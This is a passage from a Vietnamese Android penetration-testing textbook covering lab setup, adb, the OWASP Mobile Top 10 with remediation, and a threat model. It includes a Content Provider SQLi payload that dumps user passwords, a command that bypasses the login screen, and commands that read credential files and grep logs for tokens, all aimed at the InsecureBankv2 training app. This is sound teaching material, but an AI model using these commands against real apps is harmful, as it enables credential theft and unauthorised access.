- Kể tên 4 application component, lớp cha và attack surface chính của mỗi loại.
- Component nào **không** kích hoạt bằng Intent, và nó kích hoạt bằng gì?
- Vì sao "Android app không có `main()`" làm attack surface rộng hơn desktop?
- Phân biệt explicit vs implicit Intent — vì sao implicit nguy hiểm hơn (nêu cả rủi ro phía gửi lẫn phía nhận)?
- Payload thật của một Intent nằm ở trường nào? Cho ví dụ một extra bị lạm dụng.
- Vì sao AndroidManifest.xml là file pentester đọc đầu tiên? Tại sao phải dùng `apktool` mới đọc được?
- Giá trị mặc định của `android:exported` thay đổi ra sao giữa API < 31 và API ≥ 31? Vì sao chỉ grep `exported="true"` là chưa đủ khi audit?
- Tại sao **không** nên khai `<intent-filter>` cho một Service?
- Một Activity nhạy cảm chưa xóa dữ liệu trong `onPause()` dẫn tới rủi ro gì? Liên hệ tới `FLAG_SECURE`.
- `android:allowBackup="true"` mở ra rủi ro cụ thể nào, và attacker khai thác nó bằng lệnh gì?

Chương 3 — Môi trường pentest ứng dụng Android (Android Application Pentesting Environment)


S

Mục tiêu

- Dựng được một **lab pentest Android** hoàn chỉnh, dùng được cho cả emulator lẫn thiết bị thật.
- So sánh được **emulator (AVD, Genymotion)** và **máy thật**, biết khi nào nên dùng cái nào.
- Hiểu vai trò của **Kali cùng bộ toolchain** và nguyên tắc tách tool theo từng host (phân tích/GUI so với offensive CLI).
- Thành thạo **adb** như xương sống của mọi workflow.
- Biết cài các **ứng dụng cố tình chứa lỗ hổng** để thực hành, và nắm được cấu trúc chuẩn của một buổi pentest.

3.1 Nguyên tắc dựng lab — tách host theo vai trò

Sau khi đã hiểu một app có những cửa nào (Chương 2), pentester cần một **bàn làm việc** với đầy đủ đồ nghề: reverse, intercept, hook và report. Nguyên tắc cốt lõi ở đây là **tách host theo vai trò**. Trên máy Windows, nhóm công cụ **động, GUI và USB** (adb, Frida, Objection, jadx-gui, Burp, emulator) chạy native; nhóm **tĩnh/offensive CLI** vốn dễ bị antivirus flag (apktool, dex2jar, drozer console, ysoserial, **msfvenom**) thì chạy trong **Kali WSL**; còn MobSF chạy gọn trong Docker.



!

Quy tắc chọn host

Tool nào **thực sự sinh ra payload tấn công** (backdoor APK, reverse shell, gadget chain) thì để trên Kali WSL, tránh việc Defender xóa mất file giữa chừng. Ngược lại, tool nào **chỉ để phân tích, đọc hay hiển thị** (jadx-gui, Burp, adb, Android Studio) thì chạy Windows native để né AV, giảm latency và có GUI mượt hơn.

Về chuyện chống xung đột phiên bản: các tool Python (Frida, Objection, Drozer, apkleaks) nên cài trong **venv riêng**; còn tool reverse (jadx, apktool) chỉ cần một JDK bất kỳ (khuyến nghị **JDK 17 LTS** để tránh lỗi **UnsupportedClassVersionError**).

3.2 Chọn thiết bị test — emulator hay máy thật

Tiêu chí	Emulator (AVD / Genymotion)	Thiết bị thật
Tốc độ dựng lab	Rất nhanh, có snapshot/reset	Chậm, phải root thủ công
Root	Sẵn hoặc dễ (image AOSP)	Khó, rủi ro (Magisk, unlock bootloader)
Độ chính xác	Có thể false positive , thiếu cảm biến thật	Cao nhất — pin/GPS/push/interrupt call/SMS
Anti-emulator / anti-root	Bị app phát hiện dễ	Vượt qua nhiều check
Chi phí & an toàn	Rẻ, an toàn thử payload phá hoại	Tốn máy, rủi ro brick

Về mặt lý thuyết QA, giáo trình phân biệt giữa **emulator** (mô phỏng cả phần cứng) và **simulator** (chỉ dựng lại một môi trường OS tương tự). Trong thực hành pentest Android, ta dùng từ "emulator" để chỉ **AVD** của Android Studio. Khuyến nghị chung là lấy **emulator đã root làm sân tập chính** (vì snapshot/reset cực nhanh và **adb root** được), chỉ dựng tới **thiết bị thật** khi gặp app có anti-emulator hoặc chống root mạnh. Trong đó, emulator API 23–30 dùng ảnh AOSP là lựa chọn cân bằng nhất.

! Chọn image KHÔNG có "(Google Play)"

Khi tạo AVD, hãy chọn image "Google APIs" hoặc "AOSP" để **root được**. Image có Play Store sẽ khóa `/system`, và `adb root` khi đó sẽ báo "cannot run as root in production build". Nếu cần cài CA vào system store, hãy chạy emulator với cờ `-writable-system`.

Cloud testing (Perfecto, Xamarin Test Cloud...) có khả năng scale cao nhưng lại ít kiểm soát và **bảo mật thấp hơn** — đừng dùng cho các app ngân hàng cố tình chứa lỗ hổng, vì phải đẩy APK nhạy cảm lên một dịch vụ bên ngoài.

Để nhận diện nhanh mình đang chạy emulator hay máy thật (đây cũng chính là những property mà app anti-emulator đọc để từ chối chạy):

```
adb shell getprop ro.kernel.qemu      # = 1 → emulator
adb shell getprop ro.product.model    # "sdk_gphone..." → emulator
adb shell getprop ro.build.fingerprint # chứa "generic"/"emulator" → emulator
```

3.3 Kali và toolchain — Kali là một nền tảng, không phải một bộ tool

Kali không phải là thứ bắt buộc cho pentest mobile: gần như mọi công cụ (Frida, Drozer, jadx, MobSF, apktool) đều là tool Python/JVM chạy được trên bất kỳ OS nào. Giá trị thật sự của Kali nằm ở chỗ nó là một nền tảng **đã được đóng gói, tối ưu và kiểm định để tương thích lẫn nhau**, nhờ đó ngồi xuống là chạy được ngay thay vì phải mất công dò tìm dependency conflict. Trên Windows, cách nhẹ nhàng nhất là dùng **WSL2 + Kali**, chia sẻ chung adb/emulator với Windows qua localhost.

Kali quản lý tool thông qua **metapackage** — tức là "gói của các gói", theo cơ chế `apt`:

```
sudo apt install kali-tools-reverse-engineering # jadx, radare2, apktool, dex2jar
sudo apt install kali-tools-web                # burpsuite, sqlmap, ffuf - test API backend
```

! Kali KHÔNG có metapackage mobile hoàn chỉnh

Không tồn tại gói `kali-tools-mobile` nào chứa sẵn bản mới của Frida/Objection/Drozer/MobSF. Những tool này cập nhật rất nhanh (riêng Frida ra release gần như hàng tháng để bắt kịp phiên bản Android mới), nên repo của Kali thường **cũ hơn PyPI**. Vì vậy dù dùng Kali, bạn vẫn phải `pip install --upgrade` cho phần mobile-dynamic. Kali chỉ lo tốt phần reverse tính cùng mảng web/network.

Cũng cần lưu ý: **Kali NetHunter** là một thứ hoàn toàn khác — nó chạy ngay trên điện thoại để làm pentest mạng/wifi/HID, không liên quan gì tới việc phân tích một app Android, và nằm ngoài phạm vi cuốn sách này.

3.4 adb — xương sống của mọi workflow

`adb` (Android Debug Bridge) là trung tâm của tất cả: mọi tool khác (frida-server, drozer agent, Burp CA, MobSF dynamic) đều đi qua adb để chạm được tới thiết bị. Vì vậy cần thuộc lòng nhóm lệnh nền tảng sau:

```
adb devices          # liệt kê thiết bị (device / unauthorized / offline)
adb shell pm list packages -3    # liệt kê app bên thứ 3
adb shell pm path com.example.app # tìm đường dẫn APK trên máy
adb pull <path> app.apk          # kéo APK về máy phân tích
adb install app_signed.apk       # cài APK
adb root                        # bật adb chạy root (chỉ trên image AOSP/eng)
adb shell run-as com.example.app id # mượn danh tính app (nếu app debuggable)
adb logcat | grep -iE "password|token|otp" # đọc log runtime
adb shell am start -n <pkg>/.Activity # gõ cửa một component
```

Lỗi thường gặp	Nguyên nhân & cách sửa
<code>adb devices</code> trống dù đã cắm	Thiếu USB driver, hoặc cáp chỉ sạc — đổi cáp / chọn chế độ File Transfer (MTP)
Thiết bị <code>unauthorized</code>	Chưa bấm Allow popup RSA — mở khóa màn hình, tick "Always allow"
<code>adb server version doesn't match</code>	Nhiều bản adb (Android Studio/Genymotion) — <code>adb kill-server && adb start-server</code> , giữ một bộ platform-tools trong PATH
<code>adb root</code> báo production build	Đang dùng image có Google Play — tạo lại AVD ảnh AOSP

3.5 Bộ tool cốt lõi và cấu trúc một buổi pentest

Một lab tối thiểu cần có: máy phân tích (adb + JDK + Python venv), thiết bị (AVD/Genymotion đã root, hoặc máy thật cài Magisk), nhóm tĩnh (**jadx**, **apktool**, **dex2jar**, **apkleaks**, **MobSF**), nhóm động (**Frida** + **Objection**, **Drozer**), và nhóm traffic (**Burp** + **CA cert**).

Một buổi pentest chuẩn đi qua sáu bước, với thứ tự được sắp đặt có chủ đích:

1. **Lấy APK** — `adb shell pm path <pkg>` rồi `adb pull`.
2. **Phân tích tĩnh** — `apkleaks` quét secret nhanh → `jadx-gui` đọc code tìm sink (crypto yếu, log lộ data, URL hardcoded) → `apktool d` để đọc manifest và các component bị `exported`.
3. **Map bề mặt tấn công** — liệt kê các component `exported` rồi đưa vào **Drozer**, đóng vai app độc hại gọi thẳng vào chúng.
4. **Phân tích động** — chạy `frida-server` → `objection explore` để bypass SSL pinning/root và đọc storage → hook các hàm crypto/auth bằng Frida.
5. **Network** — Burp + CA để bắt API, test SQLi/IDOR/auth ở phía backend (đừng quên phía server).
6. **Storage** — `adb pull` toàn bộ sandbox rồi đọc `shared_prefs/*.xml` và `databases/*.db` để tìm token hay key ở dạng cleartext.

! Thứ tự là điều quan trọng

Bước 4 (bypass SSL pinning) phải làm **trước** bước 5 (bắt traffic bằng Burp) nếu app có pinning. Làm ngược lại sẽ dễ tưởng nhầm là "Burp bị lỗi", trong khi thực chất là app tự chặn kết nối ở tầng application ngay sau khi bắt tay TLS xong.

Một chi tiết môi trường hay vấp phải: kể từ **Android 7 (API 24)**, app mặc định không còn tin CA do user cài, nên nếu chỉ cài CA của Burp vào user store thì **chưa đủ** để MITM. Có hai cách vượt qua: đưa CA vào **system store** (cần root, hoặc dùng Magisk module trên Android 10+ vì `/system` là read-only), hoặc sửa file `network_security_config.xml` của app rồi repackaging lại (áp dụng khi không root được).

3.6 Cài các ứng dụng cố tình chứa lỗ hổng để thực hành

Muốn rèn kỹ năng thì cần một bộ **deliberately vulnerable app** — những app được cố tình cài lỗ hổng, tải miễn phí trên GitHub, và chỉ nên cài trên thiết bị **của chính bạn** đã root. Ba app lỗi dưới đây phủ được gần hết các dạng đề:

App	Package	Luyện gì
InsecureBankv2	<code>com.android.insecurebankv2</code>	App "ngân hàng": exported Activity/Receiver, Content Provider SQLi, hardcoded AES key, SharedPreferences plaintext
DIVA	<code>jakhar.aseem.diva</code>	13 challenge OWASP classic: insecure storage, input validation, hardcoding
InjuredAndroid	<code>b3nac.injuredandroid</code>	CTF-style: exported Activity + extras, deep link, hardcoded flag, SQLi, Firebase misconfig

Có thể bổ sung thêm theo từng chủ đề: **Sieve** (`com.mwr.example.sieve`) cho Content Provider, **OWASP UnCrackable L1/L2** cho root/anti-debug, **AndroGoat** (Kotlin, WebView/IPC), cùng **Vuldroid/OVAA** (deep-link → WebView file exfil).

```
adb install diva-beta.apk
adb install InsecureBankv2.apk      # app này cần thêm backend AndroLabServer để login hoạt động
adb shell pm list packages -3       # xác nhận đã cài
```

! Chỉ dùng app cố tình chứa lỗ hổng để học

Không cài APK lạ ngoài repo gốc, và chỉ thực hành trên thiết bị/emulator của chính mình. Đây là môi trường phục vụ học tập và luyện thi cho kiểm thử có ủy quyền. Cũng lưu ý rằng InsecureBankv2 cần một backend Python ([AndroLabServer](#)) chạy song song — nếu không dựng backend thì login sẽ luôn fail, rất dễ tưởng nhầm là bug môi trường.

3.7 Câu hỏi tự kiểm tra

1. Nguyên tắc "tách host theo vai trò" là gì? Cho hai ví dụ tool nên chạy ở Windows native và hai tool nên chạy ở Kali WSL.
2. So sánh emulator và thiết bị thật trên ít nhất 4 tiêu chí. Khi nào **bắt buộc** dùng thiết bị thật?
3. Khi tạo AVD để root được, cần tránh loại system image nào và vì sao?
4. Vì sao nói "Kali là một platform, không phải bộ tool"? Vì sao cài Kali xong vẫn phải `pip install --upgrade` phần mobile?
5. Kể vai trò của `adb` trong workflow. Viết lệnh lấy đường dẫn APK của một package rồi kéo về máy.
6. Liệt kê 6 bước của một buổi pentest chuẩn. Vì sao bước bypass SSL pinning phải làm **trước** bước bắt traffic Burp?
7. Từ API 24, vì sao chỉ cài CA Burp vào user store là chưa đủ để MITM? Nêu hai cách xử lý.
8. Kể ba app lỗi cố ý cốt lỗi và mỗi app luyện dạng lỗ hổng nào. Vì sao InsecureBankv2 login fail nếu chưa dựng backend?

Chương 4 — OWASP Mobile Top 10 (OWASP Mobile Top 10)

§ Mục tiêu

- Nắm đủ 10 hạng mục rủi ro của OWASP Mobile Top 10 (bản 2024), mỗi mục kèm mô tả, ví dụ trên Android, cách test và cách khắc phục.
- Biết map ngược sang bản 2016 để không nhầm khi tra cứu checklist/tool cũ.
- Dựng được **threat model** với 6 vị trí kẻ tấn công và 6 vị trí lưu/truyền dữ liệu — để chấm severity đúng khi viết report.
- Gắn được mỗi finding vào đúng mã Mx và CWE, đúng chuẩn ngành.

4.1 Vì sao cần một khung rủi ro chuẩn

Khi test một ứng dụng Android thật, bạn sẽ tìm ra hàng loạt vấn đề: token lưu ở dạng plaintext, component để `exported`, key AES hardcoded, HTTP không có TLS... Thế nhưng một bản report chỉ thực sự có giá trị khi mỗi finding được **phân loại theo một chuẩn mà cả khách hàng lẫn reviewer đều hiểu như nhau**. Với mảng di động, khung chuẩn đó chính là OWASP Mobile Top 10, đóng vai trò tương đương với OWASP Top 10 bên web.

! Có hai bản, đừng nhầm khi tra cứu

Bản **2016** tồn tại rất dai vì nhiều course, tool và checklist đến nay vẫn mặc định tham chiếu về nó. Nhưng bạn nên dùng khi viết report hôm nay là bản **2024** (đồng bộ với MASVS v2). Vì vậy chương này lấy số hiệu 2024 (M1..M10) làm gốc, đồng thời kèm thêm một cột map ngược về 2016 để bạn không lạc khi tra tài liệu cũ.

Thay đổi lớn nhất giữa hai bản nằm ở hai hạng mục được tách ra riêng. Sau hàng loạt sự cố SDK bên thứ ba làm rò dữ liệu, OWASP tách **Supply Chain (M2)** thành mục độc lập; và để nhóm lỗi injection có một chỗ tra cứu riêng như bên web, họ tách tiếp **Input/Output Validation (M4)**.

4.2 Mười hạng mục OWASP Mobile Top 10 (2024)

Trước hết là bảng tổng quan, sau đó ta sẽ đi sâu vào từng mục.

Mã 2024	Tên	Map 2016	CWE tiêu biểu
M1	Improper Credential Usage	tách từ M2	CWE-798, CWE-522
M2	Inadequate Supply Chain Security	mới	CWE-1104, CWE-937
M3	Insecure Authentication/Authorization	gộp M4+M6	CWE-287, CWE-285
M4	Insufficient Input/Output Validation	tách từ M7	CWE-89, CWE-20
M5	Insecure Communication	M3	CWE-319, CWE-295
M6	Inadequate Privacy Controls	mới	CWE-359
M7	Insufficient Binary Protections	gộp M8+M9	CWE-656, CWE-919
M8	Security Misconfiguration	mới	CWE-16, CWE-276
M9	Insecure Data Storage	M2	CWE-312, CWE-922
M10	Insufficient Cryptography	M5	CWE-327, CWE-321

M1 — Improper Credential Usage

Mô tả. Credential (mật khẩu, API key, token) bị sử dụng sai cách: hardcoded ngay trong code, dùng chung một khoá cho mọi người dùng, không xoay vòng định kỳ, hoặc gửi đi qua kênh không an toàn.

Ví dụ Android. Khoá AES tĩnh `"This is the super secret key 123"` được hardcoded trong `CryptoClass.java` của InsecureBankv2 và dùng chung cho **mọi** user, đọc thẳng ra được bằng jadx.

Cách test. Decompile bằng jadx rồi grep theo các pattern `password|secret|api[_-]?key|token|SecretKeySpec`; sau đó kiểm tra xem credential có bị nhúng cứng hay bị gửi qua HTTP hay không.

Remediation. Tuyệt đối không hardcode secret ở phía client; lưu key bằng Android Keystore; cấp credential riêng cho từng user và xoay vòng định kỳ; những secret nhạy cảm thì để hẳn ở phía server.

M2 — Inadequate Supply Chain Security

Mô tả. Đây là rủi ro đến từ các thành phần bên thứ ba: SDK quảng cáo hay analytics âm thầm thu thập PII, thư viện chứa sẵn lỗ hổng, hoặc dependency bị tráo qua chiêu dependency confusion.

Ví dụ Android. App tích hợp một SDK analytics lên gửi danh bạ và vị trí về server bên ngoài; hoặc một thư viện dependency dính CVE mà chưa được vá.

Cách test. Grep trong `build.gradle` và thư mục `libs/` để liệt kê hết dependency; đối chiếu từng SDK với các sink có khả năng thu thập PII; đồng thời kiểm tra nguồn gốc và tính toàn vẹn của mỗi dependency.

Remediation. Thăm định (vet) kỹ mọi SDK trước khi nhúng vào, chỉ cấp cho SDK quyền tối thiểu (least-privilege), khoá cứng phiên bản dependency, và dùng SBOM để theo dõi liên tục.

M3 — Insecure Authentication/Authorization

Mô tả. Cơ chế xác thực và phân quyền bị yếu hoặc thiếu hẳn: màn login có thể bị bỏ qua, server không kiểm tra lại quyền, session bị quản lý cầu thả.

Ví dụ Android. Các Activity `PostLogin` và `DoTransfer` của InsecureBankv2 được để `exported` mà không kèm permission, nên chỉ cần `am start` là mở thẳng vào màn hình sau đăng nhập mà chẳng cần qua `LoginActivity`; tệ hơn, backend cũng không re-check lại session.

Cách test.

```
adb shell am start -n com.android.insecurebankv2/.PostLogin
```

Nếu màn hình nội bộ mở ra mà không cần login thì đó chính là lỗi authorization bypass. Tiếp theo, hãy kiểm tra xem token có bị đoán hay tái sử dụng được không, và server có re-validate lại ở mỗi request hay không.

Remediation. Kiểm tra quyền ở phía server cho mọi hành động nhạy cảm; đặt `exported="false"` cho các component nội bộ; dùng session token ngẫu nhiên và có thời hạn.

M4 — Insufficient Input/Output Validation

Mô tả. Dữ liệu từ nguồn không đáng tin (Intent extra, Content Provider, deeplink, response từ server) chảy thẳng vào một sink nguy hiểm mà không hề được validate, dẫn tới injection.

Ví dụ Android. Lỗi SQLi phát sinh qua tham số `selection` của `TrackUserContentProvider` do chuỗi bị nối thẳng vào `rawQuery`; còn `MyBroadcastReceiver` thì đọc extra `phonenumber` và `newpass` từ Intent bên ngoài mà không hề kiểm tra nguồn gốc.

Cách test.

```
adb shell content query \
--uri content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers \
--where "1=1) UNION SELECT 1,username,password,4,5,6,7,8 FROM userdetails--"
```

Remediation. Dùng parameterized query (đưa giá trị qua placeholder `selectionArgs`); validate và whitelist mọi input; đừng bao giờ tin tưởng dữ liệu đến từ IPC hay từ server.

M5 — Insecure Communication

Mô tả. Dữ liệu truyền qua mạng không được bảo vệ đúng mức: dùng HTTP thuần, TLS bị vô hiệu hoá, `TrustManager` để rỗng, hoặc thiếu certificate pinning, tất cả đều mở đường cho MITM.

Ví dụ Android. Backend của InsecureBankv2 giao tiếp bằng **HTTP thuần**, nên thậm chí chẳng cần bypass pinning làm gì vì vốn có HTTPS đầu mà pin.

Cách test. Bắt traffic bằng Burp hoặc Wireshark; kiểm tra xem `network_security_config.xml` có cho phép cleartext không; grep tìm các dấu hiệu như `checkServerTrusted` để thân rõ, `onReceivedSslError` gọi thẳng `handler.proceed()`, hay `ALLOW_ALL_HOSTNAME_VERIFIER`.

Remediation. Bắt buộc dùng TLS; cấm cleartext trong `network_security_config.xml`; áp dụng certificate hoặc public-key pinning; và bật HSTS ở phía server.

M6 — Inadequate Privacy Controls

Mô tả. App thu thập hoặc xử lý PII vượt quá mức cần thiết, khai quá nhiều permission, hoặc để lộ dữ liệu cá nhân của người dùng.

Ví dụ Android. InsecureBankv2 khai `READ_CONTACTS`, `READ_CALL_LOG` và `READ_PHONE_STATE` trong manifest, nhưng khi decompile lại chẳng thấy sink nào dùng đến chúng, đây là dấu hiệu điển hình của **over-permission** cần được audit.

Cách test.

```
aapt dump permissions app.apk
```

Hãy đối chiếu từng permission với chức năng thực tế của app; grep `ContactsContract`, `CallLog`, `TelephonyManager` để xem chúng có được dùng thật hay chỉ là tàn dư quên xóa từ code mẫu.

Remediation. Chỉ xin đúng những permission thực sự cần (nguyên tắc data minimization); giải thích rõ mục đích với người dùng; và tuân thủ GDPR cùng các quy định địa phương.

M7 — Insufficient Binary Protections

Mô tả. Binary không được bảo vệ đầy đủ: không có obfuscation nên dễ reverse, dễ bị patch rồi repack, lại thiếu các cơ chế chống tamper, chống root, chống debug.

Ví dụ Android. InsecureBankv2 được build mà không bật ProGuard/R8 (`minifyEnabled false`), nên jadx trả về gần như nguyên code gốc; bản thân README của app còn tự liệt kê "Root Detection and Bypass" như một lỗi cố tình để lại.

Cách test. Decompile bằng jadx hoặc apktool để xem code có bị obfuscate không; thử repack rồi ký lại và cài đặt; đồng thời kiểm tra xem có anti-tamper hay anti-root nào không.

Remediation. Bật R8/ProGuard (nâng lên DexGuard nếu cần); obfuscate các chuỗi nhạy cảm; và thêm anti-tamper/anti-root, nhưng chỉ nên xem đây là một lớp làm chậm kẻ tấn công chứ không phải rào chắn tuyệt đối.

i Chi tiết reverse engineering ở Chương 6, obfuscation ở Chương 13.

M8 — Security Misconfiguration

Mô tả. Cấu hình để mặc định không an toàn, hoặc bật những cờ nguy hiểm như `debuggable`, `allowBackup`, cleartext traffic, hay dùng custom permission yếu.

Ví dụ Android. InsecureBankv2 vừa để `android:allowBackup="true"` vừa để "Application Debuggable", hai misconfig cố tình cùng tồn tại một lúc. Ngoài ra, việc APK chỉ ký bằng scheme v1 (kéo theo nguy cơ Janus) cũng là một finding thuộc M8.

Cách test.

```
apktool d app.apk -o out
grep -E 'debuggable="true"|allowBackup="true"|usesCleartextTraffic="true"' out/AndroidManifest.xml
apksigner verify --verbose app.apk # chỉ v1? → nguy cơ Janus
```

Remediation. Với bản release, đặt `debuggable="false"` và `allowBackup="false"`; cấm cleartext; đặt custom permission ở mức `protectionLevel="signature"`; và ký bằng scheme v2/v3.

M9 — Insecure Data Storage

Mô tả. Dữ liệu nhạy cảm bị lưu ở dạng plaintext tại những nơi truy cập được như Shared Preferences, SQLite, file thường, hay external storage.

Ví dụ Android. File `shared_prefs/mySharedPreferences.xml` lưu username (mã Base64) cùng password, mà password này lại có thể giải mã ngược được bằng chính `CryptoClass`.

Cách test.

```
adb shell run-as com.android.insecurebankv2 cat shared_prefs/*.xml
adb shell run-as com.android.insecurebankv2 sqlite3 databases/app.db ".dump"
adb shell cat /sdcard/mycreds.txt # external world-readable, không cần root
```

Remediation. Không lưu secret ở dạng plaintext; hãy mã hoá bằng key nằm trong Android Keystore (hardware-backed); dùng `EncryptedSharedPreferences`; và tránh để dữ liệu nhạy cảm trên external storage.

M10 — Insufficient Cryptography

Mô tả. Dùng crypto sai hoặc yếu: thuật toán đã lỗi thời (DES, MD5, SHA-1), AES chạy ở mode ECB, IV để cứng, key hardcoded, hay key không bao giờ xoay vòng.

Ví dụ Android. `CryptoClass` dùng AES với key tĩnh hardcoded và IV toàn `0x00`, nên chỉ cần viết lại đúng logic là giải mã được password của **mọi** user.

Cách test. Grep `Cipher.getInstance`, `MessageDigest`, `SecretKeySpec`, `IvParameterSpec`; kiểm tra mode, padding cùng nguồn gốc của key và IV; nếu key được dẫn xuất lúc runtime thì dùng Frida hook `Cipher.init` để dump ra key và IV thật.

Remediation. Dùng AES-GCM (hoặc CBC kèm IV ngẫu nhiên mỗi lần) và SHA-256 trở lên để băm; key thì sinh và lưu trong Keystore; tuyệt đối không hardcoded và không tự chế thuật toán.

! Bốn nhóm lỗ hổng trọng tâm nằm gọn trong bốn mã

M9 (Shared Preferences) · **M4** (Content Provider SQLi) · **M5** (SSL/TrustManager) · **M10** (Decrypt String). Khi viết report, đừng chỉ ghi chung chung là "insecure storage", mà hãy ghi rõ **"OWASP Mobile M9 — Insecure Data Storage"** để reviewer đối chiếu được ngay với chuẩn ngành.

4.3 Threat model — kẻ tấn công là ai, đứng ở đâu

OWASP Top 10 cho biết **cái gì** đang hỏng, còn threat model trả lời **ai** khai thác được và **từ đâu**, và chính điều này mới quyết định severity. Với cùng một bug, attacker càng đứng "gần" thiết bị thì ngưỡng khai thác lại càng khác.

#	Vị trí attacker	Khả năng	Control chống lại
①	App độc hại cùng máy (không root)	Đọc clipboard toàn hệ thống, chụp recent-apps nếu thiếu <code>FLAG_SECURE</code> , overlay (tapjacking), gọi component <code>exported</code>	Sandbox UID, <code>exported=false</code> , <code>protectionLevel=signature</code> , <code>FLAG_SECURE</code>
②	Truy cập vật lý (máy mất)	<code>adb backup</code> trích <code>/data/data</code> nếu <code>allowBackup=true</code> , đọc clipboard/logcat	<code>allowBackup=false</code> , khoá màn hình + FDE/FBE
③	Kẻ tấn công mạng (Wi-Fi công cộng, rogue AP, ISP)	MITM nếu thiếu pinning / <code>TrustManager</code> rỗng; downgrade HTTP; DNS spoof	Pinning, cấm cleartext, HSTS
④	Server/SDK bên thứ ba bị compromise	SDK gửi lên PII; backend trả response độc hại	Vet SDK, least-privilege, CSP cho WebView
⑤	Chủ thiết bị đã root / Frida-Xposed	Đọc mọi <code>/data/data</code> , hook mọi hàm runtime, patch APK	Anti-root/anti-Frida chỉ làm chậm , không chặn được
⑥	Cloud backup (Google/Samsung)	<code>allowBackup=true</code> không có backup rules → data lên cloud, chiếm tài khoản Google kéo theo data app	<code>allowBackup="false"</code> hoặc <code>fullBackupContent</code> loại trừ file nhạy cảm

! Bài học severity

Các bài thực hành thường giả định bạn đứng ở vị trí ⑤ (đã root, toàn quyền), điều này hợp lý khi mục tiêu là *học kỹ thuật*. Thế nhưng khi báo cáo cho khách hàng, một **lỗ chỉ khai thác được khi thiết bị đã root** thường bị **hạ severity**, vì lúc đó attacker vốn đã kiểm soát máy ở tầng OS rồi. Ngược lại, những lỗ mà attacker ① (app thường, không đặc quyền) khai thác được, như exported Activity hay JS bridge không kiểm tra origin, mới thực sự là **Critical/High**.

4.4 Sáu vị trí lưu/truyền dữ liệu cần kiểm khi audit M9

Để không bỏ sót bất kỳ nơi nào secret có thể trú ngụ, hãy luôn quét sáu vị trí sau; mỗi vị trí đều map thẳng vào M9 (khi lưu) hoặc M5 (khi truyền).

#	Path / cơ chế	Rủi ro	Cách đọc khi pentest
1	<code>shared_prefs/*.xml</code>	Token/PIN lưu plaintext	<code>run-as <pkg> cat shared_prefs/*.xml</code>
2	<code>databases/*.db</code> (SQLite)	Password/PII plaintext trừ khi dùng SQLCipher	<code>run-as <pkg> sqlite3 databases/app.db ".dump"</code>
3	<code>cache/</code> + <code>files/</code>	File tạm (ảnh sao kê, PDF) còn sót lâu	<code>ls -la cache/ files/</code>
4	External storage (<code>/sdcard/</code>)	World-readable, mọi app đọc được không cần root	<code>adb shell cat /sdcard/...</code>
5	Clipboard / Logcat	Clipboard không sandbox; <code>adb logcat</code> từ host luôn đọc được	<code>adb logcat \ grep -Ei "password\ token\ otp"</code>
6	Kênh mạng (HTTP/TLS)	Truyền plaintext hoặc TLS bị vô hiệu → MITM	Bắt qua Burp/Wireshark

i Ngoại lệ an toàn

Android Keystore hardware-backed (TEE/StrongBox) và **AccountManager** vẫn không đọc được ngay cả khi máy đã root. Vì thế, app nào chịu dùng chúng thay vì tự lưu vào `shared_prefs` thì đó là một **điểm cộng** khi audit.

```
# Enumerate nhanh mọi file một app tạo ra (thiết bị đã root)
adb shell find /data/data/com.android.insecurebankv2 -type f 2>/dev/null
```

4.5 Câu hỏi tự kiểm tra

- Kể tên đủ 10 mã M1..M10 của OWASP Mobile Top 10 (2024). Mã nào là hoàn toàn mới so với 2016?
- Vì sao OWASP tách **Supply Chain (M2)** và **Input/Output Validation (M4)** thành mục riêng?
- Bốn nhóm lỗ hổng trọng tâm ứng với bốn mã nào? Cho ví dụ mỗi mã trên InsecureBankv2.
- Phân biệt M5 (Insecure Communication) và M10 (Insufficient Cryptography) — một bug HTTP thuần rơi vào mã nào?
- Liệt kê 6 vị trí attacker trong threat model. Vì sao lỗ chỉ khai thác được khi thiết bị đã root thường bị hạ severity?
- Kể 6 vị trí lưu/truyền dữ liệu cần kiểm khi audit M9/M5. Nơi nào world-readable không cần root?
- Với mỗi mã từ M8, M9, M10, nêu một lệnh cụ thể để test trên Android.
- Vì sao dùng Android Keystore hardware-backed lại được coi là điểm cộng chứ không phải finding?

Chương 5 — Phân tích tĩnh và động (Static and Dynamic Analysis)

§ Mục tiêu

- Hiểu định nghĩa lỗi và khác biệt giữa static analysis và dynamic analysis trong pentest Android.
- Nắm quy trình static: review manifest, source→sink tracing, grep secret, và SAST tự động (MobSF/semgrep).
- Nắm quy trình dynamic: logcat, Frida, objection, MobSF dynamic.
- Biết **khi nào static đủ, khi nào phải chuyển dynamic**, và cách map công việc vào MASVS/MASTG.

5.1 Static vs Dynamic — định nghĩa và khác biệt

Hai phương pháp này sinh ra để trả lời hai câu hỏi hoàn toàn khác nhau:

- **Static Code Analysis** là phân tích phần mềm **mà không thực thi** nó. Nó trả lời câu hỏi "app được **xây** như thế nào": chạy trên thiết bị đích nào, kéo theo những dependency gì, có đoạn code nào khả nghi không, và các sink nằm ở đâu.
- **Dynamic Code Analysis** là quan sát và can thiệp vào app **ngay lúc nó đang chạy**. Nó trả lời câu hỏi "app thực sự **làm** gì với dữ liệu thật": đoạn code khả nghi kia có được chạy không, giá trị runtime là bao nhiêu, và dữ liệu nào được gửi đi.

Muốn có bức tranh đầy đủ thì không thể chỉ trông vào một trong hai.

	Static	Dynamic
Thực thi app?	Không	Có
